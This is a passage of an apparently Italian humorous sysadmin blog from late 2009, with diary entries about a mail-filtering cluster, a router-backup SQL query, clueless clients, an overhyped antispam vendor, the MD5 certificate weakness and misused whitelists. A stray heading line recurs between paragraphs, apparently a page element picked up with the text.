Vabbe' e' una procedurina VBScript di merda.

IO - Se e' tutto li' ci vogliono 5 minuti, ma come lo vuoi fare il controllo?

DB - Bhe', io pensavo di andare a vedere se il contratto esiste.

IO - Si, ma **come**? Per controllare se esiste, da qualche parte devi avere un elenco di contratti, se lo scrivi nella procedura devi modificare la procedura ogni volta...

DB - No, io pensavo di... hummmm... leggere i dati dal database del MeravigliosoCRM...

IO - ...ohsantapollonia...

DB - Problemi?

IO - Allora, quel coso (a parte che e' una chiavica) usa MySQL. Mentre questo coso sta su microsoft, quindi devi installare il driver per MySQL.

DB - Ok, da dove lo scarico?

IO - Dal sito di MySQL.

Ravana per un quarto d'ora, trova il driver, installa, reboot, poi ci mette mezz'ora per scovare come far ripartire il programma con il database giusto. Alla fine riesce nell'intento, io nel frattempo ho scritto il pistolotto (non devo dire che sono dovuto andare a rileggermi i miei stessi articoli relativi eh?) che gli passo. A questo punto pausa di riflessione perche' non si ricorda piu' dove deve inserire lo script e come fare ad arrivarci.

Alla fine riesce a scrivere sta cosa dove dovrebbe. Almeno cosi' ha detto lui. Adesso si tratta di provarla.

DB - Si, ma come la provo? Mica posso attaccare st'affare davvero alla linea dell'help-desk? Devo attaccarla ad un'altra linea non usata... Che numero hai tu?

Glielo dico. Ricomincia la giga del mouse per cercare **dove** dovrebbe scrivere il foxxuto numero di telefono, poi si ricorda che non deve scriverlo in quel programma ma *forse* dall'altra parte. Ri-ravana per mezz'ora...

Alla fine, alle 16.30, decide che ne ha avuto abbastanza e che ci si pensera' lunedì'.

DB - Ma tu sei sicuro che quello script funzioni?

IO - Io sono sicuro solo che il sole sorge ad est, e qualche volta dubito pure di quello. Debug, debug ed ancora debug.

DB - Hummm... come ca\$\$o faccio a provarlo?

IO - Senti, una domanda idiota... ma perche' usiamo quell'arnese infernale invece di un bel serverino Asterisk che e' molto meglio?

DB - Perche' e' difficile da configurare...

Ma non ho capito se si riferiva all'arnese o ad Asterisk.

Davide

05/10/2009 08:00

Ti pago o non ti pago?

Sono qui' che cerco di non strozzare DaBoss mentre lui gioca al Windows-Admin, quando Bert viene a distrarmi con un altro problema. Balzo all'occasione e vado a vedere quale e' il suo problema.

Bert - Allora, c'e' CL di \$accolitadirompimarroni che ha bisogno dell'elenco dei suoi utenti dal loro server di posta.

IO - ?? L'elenco dei **loro** utenti dal **loro** server di posta? Ma chi lo gestisce quel server, noi o loro?

Bert - Credo loro.

IO - E allora perche' lo domandano a noi?

Bert - Senti, questo e' il telefono, domandaglielo tu.

Acchiappo il telefono. Sorvolo sui convenevoli.

IO - Allora, esattamente quale e' il vostro problema?

CL - Io avrei bisogno di ottenere un elenco aggiornato degli utenti del nostro server di posta, cioe' utenti che hanno effettivamente fatto login negli ultimi 3-4 giorni, in modo da avere un riscontro effettivo di chi sono i nostri utenti e chi no.

IO - A parte che e' l'inizio di Gennaio e quindi dubito che molta gente abbia fatto login, ma gli utenti su quel sistema li mantenete voi, quindi non dovrete gia' saperlo chi sono i vostri utenti e chi no?

CL - Eh... non e' cosi' semplice...

IO - Come sarebbe a dire?

CL - E' che gli utenti dovrebbero essere rimossi dal dipartimento IT quando l'HR da' la comunicazione di cessata attivita' del dipendente...

IO - Che suona logico...

CL - Solo che noi non possiamo dare la comunicazione perche' la comunicazione che il dipendente ha cessato l'attivita' non ci arriva mai.

IO - E perche' non rompete i marroni all'HR?

CL - Io sono l'HR.

IO - Hemmm... ok, allora non ho mica capito...

CL - He... Il fatto e' che... noi non lo sappiamo con precisione chi e' che lavora qui e chi no...

Io rimango basito per un po'. Quando il mio neurone ha smesso di rimbalzare tra le pareti del mio cranio (vuoto) come una rana in overdose da caffeina mi ripiglio abbastanza da riprendere la conversazione.

IO - Come sarebbe a dire che non lo sapete? Come accidenti fate a pagare la gente?

CL - Bhe', le paghe non le facciamo noi, le paghe le fa' una societa' esterna in funzione di un rapporto di attivita' che noi gli mandiamo mensilmente.

IO - E come fate a fare quel rapporto?

CL - Hummm... In fatti non e' che lo "facciamo"... Ci limitiamo a prendere quello del mese precedente, facciamo qualche correzione che ci sembra opportuna e poi lo mandiamo via...

IO - Fate delle... "correzioni"?

CL - Si bhe'... Togliamo un nome qui ed un nome li'... Se poi qualcuno arriva a lamentarsi lo re-inseriamo...

IO - Cioe' se non si lamenta voi assumete che o non lavora per voi o non gli interessa essere pagato e quindi lo eliminate dal libro paga?

CL - Si, piu' o meno... Solo che adesso ho pensato, se io prendo l'elenco di chi ha ricevuto posta negli ultimi 4 o 5 giorni, dovrei avere una idea migliore di chi effettivamente lavora per noi e chi no. Non pensa anche lei?

Io sto' ancora cercando di riprendermi dalla frase "non sappiamo chi lavora per noi e chi no", quindi ci metto un po' ad elaborare una risposta seria...

Cosa fa' l'applicazione X ?

IO - Hemmm... Come gia' detto, e' l'inizio di Gennaio, quindi il fatto che qualcuno non abbia letto la posta non vuole necessariamente dire che non lavori per voi, poi il vostro sistema e' accessibile via web-mail praticamente da tutto il mondo, non ci vuole molto per qualcuno continuare a leggere la posta anche se non lavora per voi, e se continuate a pagarlo si potrebbe argomentare che lui **lavora** per voi...

CL rimungina la faccenda per un po'.

CL - Comunque si puo' avere un elenco?

IO - Sicomemo, lo preparo e ve lo mando...

Cosi' faccio un rapido controllo sul loro server di posta, ci sono qualche cosa come 7000 account, io dubito seriamente che sta gente abbia piu' di 200 dipendenti, il che significa che come minimo questi ne pagano altri 200 senza che quelli facciano niente...

Ed il bello deve ancora venire: scopro che CL ha la sua posta rediretta su un altro server di posta, quindi CL in quell'elenco che mi ha chiesto non ci sara'. Mi chiedo se si auto-cancellera' dal libro paga oppure no.

Davide

12/10/2009 08:00

L'Hydra

Altro giorno, altro casino. Allora, ho già descritto alla nausea il mega- mastodontico- **doppio** cluster che usiamo per processare la posta. Adesso abbiamo deciso che è il momento di aggiornarlo. In particolare vogliamo aggiungere un secondo antivirus al primo, aggiungere il famigerato controllo reputation based ed altre cosine varie. Ma soprattutto, vogliamo passare i server da Fedora 5 a qualche cosa di meno volubile ed un pelo più stabile. Tipo CentOS.

Il che significa che mi aspetta la reinstallazione di tutto l'ambaradam di 32 server nel prossimo futuro.

Il tipo che aveva installato il tutto (quello che tirava le tastiere dalla finestra e che ci ha lasciato di colpo), ha lasciato un po' di documentazione sparsa, ma non è che vi sia molto da leggere, in particolare i vari "dettagli" sul come e perché installare le cose sono molto nebulosi. Ed anche alcune delle sue scelte non sono proprio allineate con le mie. In particolare ritengo l'uso di daemon tools per la gestione dei servizi in vece del normale sistema di processi una gran rottura. Che finché funziona va tutto bene, ma a me è già capitato che uno dei processi si incastasse e daemon tool si incastasse pure lui e l'unica è un bel riavvio.

In ogni caso, dato che voglio rifare il tutto, usare versioni aggiornate dei vari software eccetera eccetera, ho deciso di fare le cose per bene, quindi sono qui' occupato a mettere insieme un mega Kick-start file sul nostro server di installazione remota in modo che con un colpo solo mi installi l'intero server con tutto il software necessario pronto al lavoro. E poi aggiungere un piccolo, rapido e crudele script di autoconfigurazione che finisca il lavoro aggiungendo tutti i dettagli necessari, in modo che in una mezz'oretta mi ritrovo con un server pronto al funzionamento, invece di perdere due giorni per cercare ed installare tutti i pezzi che mi servono.

La destinazione è fissa, la strada è segnata, l'unico problema è che il cammino è una barbosa ripetizione di: installa, vedi che cosa manca, aggiungi al kickstart, modifica lo script di configurazione, reinstall, risciacqua, ripeti.

Mentre sono qui' che mi delizio guardando l'ennesima reinstallazione della macchina virtuale che non trova un qualche rpm, A si appropinqua.

Non ho ancora presentato A. Allora, lui è un Network Administrator, cioè si occupa per lo più di mettere insieme switch, router e roba simile e farli parlare tra di loro e con il resto dell'universo noto (e ignoto). Si occupa anche di alcuni firewall e di mantenere il nostro sistema di monitoring basato su Nagios.

IO - (*segnandomi quali rpm mi servono*) Che ti serve?

A - Ho un problemino con il backup dei router di un cliente.

IO - Che problema?

A - Allora, tu conosci vero il nostro database di configurazione?

Il database di configurazione è l'ennesimo accrocchio in php scritto da una tipa (si' era donna) tempo addietro. È una mostruosità che mi ricorda l'Idra. Purtroppo, H era **anche** quello che si occupava di quell'arnese e quindi temo che, dopo avere ereditato il mailsan, sono in pista per ereditarmi anche questo di accrocchio.

IO - Sì, lo conosco... che c'entra quel coso?

A - Allora, tempo addietro con H avevamo fatto un affare che prendeva gli indirizzi ip dei router dal database e preparava uno script per fare il backup via tftp dei router direttamente. In modo che c'era da mantenere un solo database invece che due. Solo che, per qualche motivo, ci sono alcuni routers che non entrano in quello script. Ed io devo aggiungerli a mano ogni volta.

IO - Interessante.

Cosa fa' l'applicazione X ?

A - E quindi mi chiedevo, se tu non potessi spendere dieci minuti guardando perche' quei router non si trovano nello script.

IO - Che routers? Dove sta lo script? Come si crea?

A fornisce tutti i dati e, dopo essermi tappato il naso, mi metto a guardare anche questo problema.

Allora, i routers sono inseriti nel database di configurazione, che ha una struttura multi-livello. Ci sono "oggetti" che hanno "proprietà". Ed ogni "oggetto" può essere in relazione con uno o molti altri "oggetti", il quale può essere a sua volta in relazione con altri "oggetti". E così via, *ad libitum*.

Va bene cominciamo dall'interfaccia. Guardo uno dei router che sono nello script e guardo come è definito. Allora, una delle "proprietà" è "backup" con valore "tftp". Ok. Poi c'è un "oggetto" collegato che si chiama "interfaccia" ed ha l'indirizzo IP come una delle proprietà. Ok. Facile.

Adesso vediamo uno dei famosi routers che nello script non c'è.

E non ci trovo assolutamente niente di anormale. Esattamente come l'altro ha una proprietà "backup", con lo stesso valore, ha un oggetto collegato... ummmm... pare tutto ok. Almeno, dal punto di vista dell'utente, è tutto ok. Adesso si tratta di andare a vedere come viene creato questo script.

Scovo lo script di generazione dello script (sic) nei meandri del database server (sì, quello in cluster-che-non-e'-un-cluster e che io ho iniziato a sostituire), ok, banale script in perl che fa una query... moooooomento... query???

```
select parent.name, object.name, p.value
from object
inner join property on property.object_id=object.id
inner join relation as rp on object.id=rp.object2 and rp.type='eigendom'
inner join object as parent on rp.object1=parent.id
inner join relation as ri on ri.object1=object.id and ri.type='interface'
inner join object as interface on ri.object2=interface.id
inner join property as p on p.object_id=interface.id
where property.value='tftp' and object.active=1
and p.value not like '192.168.%' and p.value not like '10.%'
and p.value not like '172.16.%' and p.value not like '172.17.%'
and p.value not like '172.18.%' and p.value not like '172.19.%'
and p.value not like '172.20.%' and p.value not like '172.21.%'
and p.value not like '172.22.%' and p.value not like '172.23.%'
and p.value not like '172.24.%' and p.value not like '172.25.%'
and p.value not like '172.26.%' and p.value not like '172.27.%'
and p.value not like '172.28.%' and p.value not like '172.29.%'
and p.value not like '172.30.%' and p.value not like '172.31.%'
and p.value not like ''
order by parent.name, object.name, p.value;
```

Questa non è una query! Questa è una dichiarazione di guerra!

Alura, taglia e incolla la query nella console di mysql e lui mi ritorna correttamente l'elenco dei routers che sono nello script. E perché non mi ritorna quegli altri?

Mi metto perciò a vivisezionare le varie relazioni. Allora, la tabella "proprietà" è in relazione con "oggetti", la quale è in relazione con "relazioni", la quale è in relazione con "oggetti" (di nuovo) la quale è in relazione con "proprietà" (di nuovo)...

Dopo aver tirato una manica di accidenti alla tipa e ad H riesco a scovare il problema, la maledetta cosa cerca una relazione di tipo "eigendom" (che, credeteci o no, significa "proprietà"), mentre, per qualche strano

Cosa fa' l'applicazione X ?

motivo, il router che non compare, la relazione l'ha di tipo "network".

Dopo essermi grattato la pera per una buona mezz'ora ed aver cercato di capire **esattamente** a che capperò servono i **tipi** di relazione, provo a cambiare il tipo nel db e rifaccio la query alla console.

Certo come il sorgere del sole, il router "mancante" appare nella lista.

Una rapida ricerca nei meandri del codice dell'interfaccia di questo database non mi ritorna nessuna spiegazione del perché uno degli oggetti ha una relazione di un tipo e l'altro no. Quindi mi limito a cambiare i vari record che non compaiono ed a verificare che a) siano ancora riportati nell'interfaccia e b) compaiano nello script.

Butto giù due note di documentazione sulla cosa ed informo A che il suo problema per il momento è risolto.

Adesso, il prossimo passo nel mio (lungo) elenco di cose da fare è: proporre il rifacimento del maledetto database di configurazione. Possibilmente NON in php.

Davide

19/10/2009 08:00

Cosa fa' l'applicazione X ?

IO - Hemmm... si, ok, andiamo avanti.

CL - Quindi, una volta che il sistema e' a regime il nostro daemon effettua una analisi della mail estraendo riferimenti matematici del contenuto e li invia al server centrale per la riclassificazione, i dati inviati sono un microbit e l'analisi e' fatta in un nientesimo di secondo, il server reinvia la classificazione **IN REAL TIME** in modo che il daemon puo' decidere cosa fare della mail. Tutto questo viene fatto **IN REAL TIME**, senza dover attendere aggiornamenti di signature o roba cosi' percui **IN REAL TIME** l'analisi e' sempre accurata perche' e' fatta **IN REAL TIME**, il database e' sempre aggiornato **IN REAL TIME**... L'ho detto che e' **IN REAL TIME**?

IO - Anche troppo. E che succede se il vostro daemon non puo' collegarsi al suo "centro"?

CL - L'analisi e' fatta...

IO - **IN! REAL! TIME!** L'ho capito la prima volta grazie. Quindi, se il **CENTRO! E'! DOWN!** che cosa succede al tuo **REAL! TIME!?**

CL - Il centro non puo' mai essere down.

IO - Sicomeno. E se lo e'?

CL - Abbiamo diversi datacenters, tutti in replicazione continua differenziale, quindi nel caso di uno dei centri fuori uso il sistema usa il successivo, perche' il sistema e'...

IO - **In! Fucking! Real! Time.** Senti, abbiamo visto tante cose su questo pianeta, inclusi gli alieni, la Madonna e Gesu'. Quindi non mi stupirei tanto se i tuoi millemila datacenters finiscono tutti contemporaneamente a gambe per aria. Quello che mi interessa sapere e' che cosa fa il vostro daemon se il vostro **REALTIME** diventa **REALFUCKUP**. Ritorna positivo o negativo?

CL - In tal caso ritornerebbe un errore.

IO - Cioe' Positivo o Negativo?

CL - Hemmm... semplicemente errore.

IO - Il che significa "non lo so arrangiati tu".

CL - Hemmm... si.

IO - Ok, andiamo avanti, come capperò fa il vostro "centro" a capire che capperò e' la mail se i dati inviati dal client sono un microbit?

CL - La nostra tecnologia fantascientifica ci consente di yada yada yada...

La cosa mi ha lasciato molto perplesso... almeno finche' non siamo arrivati a parlare della classificazione delle mail.

CL - Quindi la classificazione della mail viene ritornata al sistema. La mail puo' essere classificata come 10000000% spam, 101% spam, molto probabilmente spam, non sono mica sicuro ma io direi che e' spam, quasi spam e 'pulito'. Perche' la mail sia classificata come "pulita" e' necessario che l'indirizzo del mittente sia in una delle nostre white-list.

IO - ...fammi capi'. Per voi e' spam o e' in una whitelist?

Ci credo che millantano 0% di falsi positivi, per loro sono sempre veri positivi a meno di non avere l'indirizzo in whitelist.

Comunque sia, siamo rimasti che mi avrebbero mandato questa licenza di test e che avremmo dato una prova a questo coso. A me mi sa che si sta rivelando una cagata pazzesca.

Davide

02/11/2009 08:00

Black & White

No, non si parla di Whisky, ovviamente.

- scena: interno del palazzo del comune di \$cittadovelavoro, i vari consiglieri sono in riunione.

CL1 - Allora, i lavori sulla strada nella parte sud-est della citta' che si stanno protraendo da circa 8 mesi causano grossi problemi alla circolazione con ingorghi, colonne, caos e problemi a non finire. Il fatto che la temperatura e' di 7 sotto zero non aiuta.

CL2 - Ho un'idea! Iniziamo i lavori di rifacimento **anche** nella parte nord-ovest della citta' e blocchiamo in entrambe le direzioni il ponte che connette il nord-ovest con il sud-est, cosi' che il traffico sia costretto a farsi 25 Km extra e passare sull'autostrada (che e' gia' incasinata di suo) e poi rientrare dall'altra parte. Tutti i consiglieri in coro - Fantastico! Facciamolo subito...

Effetto dissolvenza - wibblidi wobblidi

Non lo so se e' andata effettivamente cosi', maporkacciazozza pare quasi che lo abbiano fatto apposta. Cosi' adesso tutte le mattine e' un caos inimmaginabile per arrivare in ufficio. Il risultato e' che arrivo con un bel 30 minuti di ritardo sul mio normale orario.

Come se non bastasse, pronti via, mi becco una mail da parte di \$scongregadirimbambiti, mail che dice, piu' o meno: *riceviamo troppe mail di spam ed il vostro sistema non fa un tubo.*

Okkey, chi sono questi rintronati e cosa vogliono. Per prima cosa vado a vedere la loro configurazione, che dice sostanzialmente "cambia gli header della mail e mandala lo stesso". Poi vado a vedere le loro statistiche. Questi ricevono qualche cosa come 6000 mail al giorno. Di cui un buon 80% sono marcate come spam.

Okey, e' il momento di chiamarli e sentire che accidenti hanno da lamentarsi. Come al solito, sorvolo sui convenevoli vari.

IO - Quindi volevo sapere esattamente quale e' il problema.

CL - Come gia' detto nella mail riceviamo troppo spam ed il vostro sistema non fa un tubo.

IO - Mah, da quello che vedo io sulle statistiche ricevete qualche cosa come 6000 mail al giorno, di cui un buon 80% sono marcate come spam. Quindi direi che qualche cosa fa.

CL - E come e' che noi riceviamo tanto spam?

IO - Quello che mi chiedo e' se vi rendete conto che la vostra configurazione indica che le mail di spam sono solo marcate negli header, ma sono ugualmente inviate al destinatario. Non e' che avete dimenticato di configurare il vostro sistema per fare qualche cosa con queste mail 'marcate' ?

silenzio di tomba dall'altra parte

IO - Hallo? C'e' nessuno di la'?

CL - Si', sono ancora qui...

IO - Voi lo sapete vero che in questo modo le mail di spam vengono ugualmente inviate al destinatario?

CL - He.... dunque... noi avevamo il problema che passavamo troppo tempo a gestire le white-lists...

IO - ?? Che c'entrano le white list adesso?

CL - Allora, spiego.

mepensa: ecco, magari..

CL - Noi avevamo il sistema che semplicemente eliminava le mail di spam, ma di tanto in tanto finiva che ci perdevamo dei messaggi...

Cosa fa' l'applicazione X ?

mepensa: ovviamente...

CL - Allora abbiamo cominciato ad usare le white-list per evitare il problema ma perdevamo troppo tempo per gestire le white list...

mepensa: ecco, dalla padella alla brace...

CL - E poi non lo so cosa e' successo ma sta di fatto che adesso riceviamo tutto...

Me pensa: eggia'. Allora mi metto a spiegargli la rava e la fava di come dovrebbero funzionare le cose.

CL - E con le whitelist come la mettiamo?

IO - (*resistendo all'impulso di rispondergli "alla pecorina"*) Come "come la mettiamo" ?

CL - Noi spendiamo un casino di tempo ad inserire gli indirizzi nelle white list...

Al che mi viene un dubbio atroce e faccio un veloce clicckety-click... 1732 indirizzi nella white-list!

IO - Hemmm... A regola, non dovrete usare whitelist o blacklist, un indirizzo in whitelist vi serve solo se corrispondete regolarmente con un indirizzo e volete essere sicuri che tale indirizzo non sia marcato. Ma 1700 indirizzi sono sicuramente troppi.

A questo punto mi ri-viene un dubbio ancora piu' atroce e faccio un altro clicckety-click. Allora, grep, sed, awk... e contiamo un po' quante volte una mail mandata a questi rimbamba viene 'salvata' dalla whitelist.

Il sistema macina per un po' e poi restituisce il risultato. Che e'.... ZERO! Milleesettecento indirizzi e non sono MAI usati!

Dopo una lunga e dettagliata spiegazione, lascio CL al difficile compito di decidere se cambiare la configurazione del suo client di posta su "metti le mail marcate da qualche altra parte" o cambiare il **nostro** sistema per non mandargliele piu', nel frattempo decido che la prossima cosa da fare e' scrivere una bella paginetta di spiegazione di **cosa capperò e'** una whitelist e come si adopera.

Davide

09/11/2009 08:00

Parhanomya

Un po' di tempo fa. In effetti, per voi che leggete, **molto** tempo fa. Il buon Appelbaum (e *questo qui* e' un esperto di crittografia ed un matematico eh... e poi dicono di Einstein...) riuscì finalmente a dimostrare al mondo tutto che il sistema di criptatura Md5 non e' poi così buono. Ok, la vulnerabilità dell'algoritmo era nota da tempo (4 o 5 anni se ricordo bene), ma una "prova di concetto" non era mai stata tentata. Appelbaum & soci adesso sono riusciti, attaccando insieme 200 Playstations, a generare un certificato "fasullo" che sembra vero.

Se non siete dei "veri" geek, se non avete un sito di e-commerce, se non lavorate per e-bay e, naturalmente, se non siete Appelbaum, probabilmente non ci avete fatto manco caso. Purtroppo per me, **io** devo farci caso.

DB - ...quindi, per prevenire eventuali domande dei clienti, e' meglio se agiamo subito e prepariamo una lista di tutti quelli che hanno certificati fatti con RapidSSL che utilizzano Md5 come sistema di criptatura.

IO - Ok, abbiamo un qualche sistema di login per vedere i dati direttamente su RapidSSL?

DB - No, non funziona così'...

IO - E quindi? (*come se non lo sapessi*)

DB - Si tratta di vedere tutti i siti internet e controllare i certificati.

Ok, e con questo, IO esco di scena ed il mio alter-ego ScriptMan si mette all'opera.

Mentre preparo lo scriptone che estrae i dati dal database della fatturazione e controlla l'eventuale certificato dell'eventuale sito HTTPs, mi becco una bella telefonata di CL. Sì, CL, quello di cui ho già detto qui, qui e qui.

IO - \$network...

CL - Aaaagghhh!! Panico, terrore, raccapriccio!

IO - ??? 'a\$So succede??

CL - Ci hanno bucato! Cracker! Hacker (*sic!*), malviventi, lestofanti! Il bug del SSL!

IO - Eh? Che bug?

Insomma, dopo parecchio blateramento, riesco a calmare il pischiano e cerco di capire che accidenti sta dicendo.

CL - ...e quando sono andato a fare l'aggiornamento del sito mi ha ritornato uno stranissimo errore *mai visto prima*! Deve essere sicuramente che qualcuno ha usato il buco del SSL per entrarci nel sito. Oddio! Che facciamo?

IO - Prima di tutto, il "bug" del SSL non e' quello che pensi tu. E non serve per "bucare" i siti ma per "fingere" di essere un sito quando non lo si e'.

CL - ...come non buca ?

IO - (*pensando: sei tu che ti buchi... e non so con che cosa*) No. Il "bug" consentirebbe ad un eventuale malfattore di generare un certificato che viene riconosciuto dal browser dell'utente come autentico anche se non lo e'. Ma **non serve** per "bucare" niente. E' un trucco per phishers, non per crackers.

CL - ...ma... l'amico di mio cugino che e' uno che ci capisce (*double - sic!*) mi ha detto...

Mettete qui, se vi pare, una *luuuuunga* spiegazione di che roba e' l'SSL, che roba e' l'MD5, a che servono i certificati, che roba e' il bug, la rava e la fava...

IO - Comunque, ritornami al problema, che sito, che server e che messaggio di errore?

CL - Il sito e' tal-de-tali sul server \$server, ma il messaggio di errore non lo ricordo, che quando l'ho visto ero

Cosa fa' l'applicazione X ?

convinto che fosse il problema del bug del buco ed ho spento il computer.

Me pensa: eh si', che se **tu** spegni il computer gli fa qualche cosa al bug del buco...

IO - Hummmm... fammi vedere... *clicckety-click*... Allora, quel server non ha nessun sito HTTPS, quindi, *anche assumendo che ci sia il bug del buco* in questo caso non farebbe nessuna differenza. In quanto all'errore... *ri-clicckety-click* il fatto che il disco fisso sia pieno al 100% potrebbe esserne una causa.

CL - Come pieno al cento per cento?

IO - Mah, magari e' il caso di fare un po' di pulizia? Tipo rimuovere le 18 versioni vecchie del vostro straca\$\$o di CMS?

CL - Ma io volevo lasciarle perche' se ci capita di dover fare un restore...

IO - Di 18 versioni?

CL - Hemmm... vabbe', forse sono un po' eccessive...

Comunque, riesco a convincerlo a guardare quello che si puo' eliminare da quel disco e lo lascio al lavoro.

E pensare che questa gente sono quelli che **fabbricano** siti web e gestiscono i server per altri... "il bug del buco"...

Comunque, un'oretta dopo ho lo scriptone pronto, faccio girare e scopro cose carine, come il fatto che il sito di \$noiguardiamoivostriinteressi di cui ho gia' detto piu' di una volta, usa un bellissimo certificato firmato da nientemeno che da Snake Oil Ltd... Sigh.

Davide

16/11/2009 08:00

Ma tutti io li trovo?

Doveva essere una settimana *quasi* normale, niente di particolare da fare, normale manutenzione, tenere a bada i CL, rispondere a qualche domanda, nulla di eclatante. Ah, già', finire di installare il nostro sistema di test per il mailscanning con il mio portentoso sistema di kickstart che, finalmente, funziona e mi consente di fare una installazione in mezz'ora.

Ma ovviamente, Murphy non la pensa così'. Per prima cosa mi arriva DaBoss con un "bel lavoretto". In sostanza, verificare quanti dei server di un noto ISP che fa da rivenditore dei nostri servizi sono effettivamente configurati in modo da non ricevere posta da altri server all'esterno dei nostri. Lavoro per ScriptMan ovviamente.

Sempre DB mi informa poi che la settimana prossima verrà in visita il Direttore Direzionale Regionale EmFilDiPutLupMan eccetera eccetera di \$noivendiamoantivirus, quelli che avevo contattato tempo addietro per avere una versione 'trial' del loro prodotto e che dopo **molte** peregrinazioni sono riuscito ad ottenere, per discutere della licenza che meglio si adatta al nostro sistema.

IO - Sì ma la licenza 'trial' che abbiamo attualmente scade Sabato, che faccio, la lascio scadere e semplicemente andiamo con un solo antivirus? Ha funzionato fino ad ora...

DB - No, chiamali e fatti mandare un'altra licenza, o fai prolungare questa fino alla settimana prossima almeno.

Così' mando una mail a questa gente, mi ritorna indietro immediatamente un AutoReply che la tipa con la quale avevo parlato precedentemente è in ferie e che dovrei contattare un'altra tipa. Rimando la mail a quest'altra tipa.

Nel frattempo mi arriva una mail da Bert che mi domanda di vedere come mai \$cliente non riceve posta da \$ditta.

Io controllo e scopro che \$ditta cerca di inviare la posta con un dominio inesistente e la cosa al nostro sistema non piace troppo.

Decido di utilizzare la procedura canonica e cerco di contattare questa gente per informarli della cosa. Un rapido whois mi dice chi è il "contatto tecnico" della ditta.

E guarda un po' chi ti ritrovo: H! Lo stesso che tirava le tastiere dalla finestra e che se ne andò improvvisamente mollandomi in eredità questo immenso accrocchio.

Ma tu guarda... piccolo il mondo (e l'Olanda anche di più'). Gli mando una mail relativa alla cosa e poi, tanto per fare felice \$cliente, aggiungo \$ditta alla nostra white-list per i controlli relativi al sender.

Nel frattempo mi arriva una mail dalla ditta degli Ultramarketari, con le indicazioni per scaricarci (mi) la versione di prova del loro software e le licenze in modo da fare un test. Mi collego al loro sito, digito la password, faccio click sul link e mi becco immediatamente un messaggio di errore che il link non esiste. Ovviamente.

Riporto l'errore al tipo e procedo a fare altro.

Il mattino dopo mi aspettano una mail contenente un papiro di documentazione relativa al famosissimo sistema antispam di cui sopra e niente altro.

Cosa fa' l'applicazione X ?

Al che decido di chiamarli direttamente. Sorvolo sui convenevoli.

IO - ...quindi il link che mi avete mandato e' sifulo.

CL - Ma, stranissimo, perche' il nostro sistema super-ridondante basato su molteplici datacenter distribuiti con lo scappellamento a sinistra...

IO - Senti, chiappa quella mail e fai click su quel link.

Pausa mentre lui recupera la mail.

CL - Aaaaah... ecco, adesso vedo, qui' c'e' un problema con la versione del daemon che... perche' noi abbiamo questo sistema in real time di diagnosi e detezione... ipertecnologico...

Cioe' praticamente magico, tipo il figlio bastardo di Harry Potter e James Kirk... con questo non intendo dire che Harry e James... heuuuu... lasciamo perdere...

Comunque piu' tardi mi arriva il link **giusto**, procedo a scaricare il tutto che si rivela essere nientepopodimeno che un programma in perl. Scopiazzo tutto sul mio server di test in macchina virtuale e procedo a leggermi la documentazione. A questo punto pero' mi accorgo che l'antivirus continua a segnalarmi che la licenza scadrà in due giorni con la tenacità di un castoreo in cassa integrazione (ammetto che questa metafora non c'entra un tubo, ma sto cercando di togliermi quella cosa di Harry Potter e James Kirk dalla testa).

Non avendo ricevuto un tubazzo di nulla da quelli dell'antivirus decido di chiamare anche loro. Riesco a contattarli e cerco di parlare con la tipa che dovrebbe sostituire quell'altra.

CL1 - Ah, ecco, no perche' io avevo ricevuto la mail, ma non avevo la piu' pallida idea di cosa significava.

mepensa: e leggere la mail che io ti ho quotato non era fattibile?

CL1 - E quindi pensavo di aspettare il rientro della mia collega e domandare a lei.

mepensa: cioe' tu stavi pensando di sbattertene altamente.

IO - E quale parte di "la licenza scade in due giorni" non era chiara nel messaggio?

CL1 - Ah, no, io non avevo capito che il problema era della licenza che scadeva.

mepensa: ma la foxxuta mail l'hai letta?

IO - E' possibile avere questa estensione della licenza? O una nuova licenza?

CL1 - Ah, be, si', credo si possa fare, ma mi servirebbe la vostra licenza.

IO - Sta' scritta in quella mail che tu *avresti dovuto leggere*...

CL1 - Un momento che vado a prenderla e vedo che c'e' scritto.

Per la serie "come no, coprio io per la mia collega che e' assente".

Comunque, dopo essersi scomodata per andare a leggere la mail e recuperate le informazioni, mi assicura che la licenza verra' estesa fino alla fine del mese.

Nel frattempo mi e' arrivata **un'altra mail** dai famosi gestori del magico database per sapere come va con il test... Qajo', ma se ho scaricato il coso 14 minuti fa', come pensi che possa **testarlo** se manco mi dai il tempo di installarlo?

Ma tutti io li trovo?

Cosa fa' l'applicazione X ?

Ma tutti io li trovo?

Davide

23/11/2009 08:00

The Perfect Storm...

Una piccola digressione. Da quando ho ereditato il foxxuto sistema di mailscanning, la mia giornata inizia con un bel tre ore tre di analisi dei log, controllo dello spam che e' rimasto intrappolato dalle nostre 'honeypots', verifica dell'eventuale spam che e' passato attraverso il filtro nella notte ed aggiornamento dei filtri vari.

Come fanno tutti quelli che si occupano di gestire un server di posta per una societa' la "lotta allo spam" e' una lotta combattuta sulla difensiva. Si reagisce e non si agisce. Dato che lo spam di oggi e' diverso dallo spam di ieri e che quello di domani e' imprevedibile e' praticamente impossibile avere un sistema "stabile".

Nel mio caso, purtroppo, il problema e' moltiplicato per 10000. Che e' il numero di clienti che usano il nostro sistema.

Quindi non e' (almeno per me) incomprensibile o sorprendente il fatto che, *di tanto in tanto*, qualche cosa "scappi" al filtro o venga intrappolato per sbaglio. A tale scopo io consiglio **sempre** ai nostri clienti di **non** impostare il sistema per 'cancellare' lo spam sul server, ma di marcarlo semplicemente o inviarlo ad una specifica casella di 'quarantena', in modo da poterlo verificare manualmente con comodo ed eventualmente zapparlo via dopo. Purtroppo, nel 99.9% dei casi, il mio consiglio rimane inascoltato.

Stamani inizio il lavoro di controllo, analisi & verifica ed il mio occhio mi casca su una mail di \$isp, mail che puo' essere descritta come "incazzatissima".

\$isp e', per l'appunto, un ISP. Loro 'vendono' connessioni internet e, a lato, rivendono anche il nostro sistema antispam per la posta elettronica. Una buona percentuale di quei 10.000 clienti sono in realta' clienti di \$isp, quindi una mail di lamentela loro non passa di certo inosservata.

La mail dice, sostanzialmente, che "diversi loro clienti" lamentano che "troppe mail di spam passano inalterate" mentre, apparentemente, "molte mail legittime non arrivano mai". *Ovviamente* non riportano ne' chi sono questi "loro clienti", ne' forniscono alcun esempio di queste mail "mancanti" o "non marcate".

Metto insieme una risposta molto politica (...e' ovviamente sempre possibile che i nostri filtri commettano errori... eccetera eccetera...) e domando ulteriori informazioni. Dopo di che, procedo con il mio lavoro.

Un'ora dopo mi arriva DaBoss.

DB - Che accidenti sta' succedendo con \$cliente?

IO - E chi e' \$cliente?

DB - Ho appena ricevuto una telefonata da CL incazzato come una iena perche' sembra che noi non facciamo niente.

